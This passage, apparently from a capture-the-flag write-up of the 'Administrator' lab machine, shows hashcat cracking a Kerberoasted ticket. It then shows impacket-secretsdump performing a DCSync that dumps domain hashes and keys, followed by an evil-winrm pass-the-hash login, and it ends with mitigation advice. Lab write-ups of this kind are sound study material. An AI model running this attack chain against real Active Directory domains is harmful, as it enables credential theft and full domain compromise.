Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

* Keyspace..: 14344385

$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$42b3ad3d3990612b7247d8c2fa59d05f$98b3927fcbebaee2c91a65e593f4d7e6b9ec28dc41b60c13269454723d02d0299fef8de5af2cb72458f00dff805337c2239f4a1075a8762d34498e693a456b3ca09ebe0e130d7ff2de22c0589b99d9.
.
.
.

348fd6f1ffc9967d0a22ec0401fb5f7562fdd9b8f5dae72ce5899f83ac92fba7db0a6aee0ff56f0b3f4a5fc60252c4388e69ed719fece8d227c2413adb8a9dffdc4c9d48c6b112ecaadcb2037257422baa00d4468e3eb9c582b1eb3c61c60822a2539d215c9b4a9fb1249cca3cc185a535326c6574555a83405f62c7227b7225edee0fc2ba5da1f617dcbbc2407cd9d029b5e3eaa236a1cdd4:limpbizkit

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)Hash.Target......: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....a1cdd4
Time.Started.....: Sun Feb  9 19:19:17 2025, (1 sec)
Started: Sun Feb  9 19:18:46 2025
Stopped: Sun Feb  9 19:19:19 2025
The cracked password for Ethan is limpbizkit.
Phase 5: Ethan to Domain Administrator (DCSync Abuse)
We analyze Ethan’s permissions in BloodHound and verify that Ethan has DCSync permissions on the domain object itself.

The DCSync attack mimics a Domain Controller replication flow using the Directory Replication Service Remote Protocol (MS-DRSR). By abusing the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All extended rights, a compromised user can request password hash replication for any account in the domain.
We invoke Impacket’s secretsdump.py targeting the Domain Controller to pull the hashes from the Active Directory database:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~/Downloads]
└─$ impacket-secretsdump ethan:'limpbizkit'@administrator.htb

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:************04eeaad3b435b51404ee:************20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:337e0590c813cd9913efd6de786badb2:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:cef297120f776ca0d05ab5a7182990d3:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
We retrieve the Domain Administrator’s NTLM hash: 20bd016e098d2d2fd2e. Using a Pass-the-Hash (PtH) attack via evil-winrm, we log in as the Domain Administrator and obtain the root flag:
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/Downloads]
└─$ evil-winrm -i 10.10.11.42 -u administrator -H '************20bd016e098d2d2fd2e'


Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
cd*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
************70498d749678503d7b90
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
Mitigations & Security Recommendations
1. Restrict Active Directory Object Control Permissions
- Principle of Least Privilege: Audit Active Directory Discretionary Access Control Lists (DACLs) periodically to verify that excessive privileges (such as
GenericAll,ForceChangePassword, andGenericWrite) are restricted to necessary administrative groups only. - Remediation: Remove the
GenericAllpermission mapping fromOliviatoMichael,ForceChangePasswordfromMichaeltoBenjamin, andGenericWritefromEmilytoEthan.
2. Protect and Encrypt Backup Data
- Storage Security: Avoid storing sensitive credentials and Password Safe backup files (
.psafe3) on publicly or anonymous-accessible services like FTP. - Decommissioning: Implement strong access controls or multi-factor authentication (MFA) for FTP access if it is strictly necessary, and enforce strict ACLs to restrict backup storage to authorized administrators.
3. Mitigate targeted Kerberoasting Vulnerabilities
- Password Complexity: Enforce strong, long, and complex passwords (at least 25 characters) for accounts that must contain Service Principal Names (SPNs) to prevent offline hash cracking.
- Managed Service Accounts (gMSAs): Migrate legacy services that require SPNs to Group Managed Service Accounts (gMSAs), which rotate password values automatically and use complex, uncrackable hashes.
4. Monitor and Alert on DCSync Execution
- Replication Access Auditing: Audit domain-level permissions to ensure only legitimate Domain Controller accounts hold
DS-Replication-Get-ChangesandDS-Replication-Get-Changes-Allrights. - Intrusion Detection: Set up monitoring to trigger high-priority alerts upon observing replication requests originating from non-domain controller IP addresses or non-computer accounts (specifically using Event IDs like 4662 in Windows Security Event logs).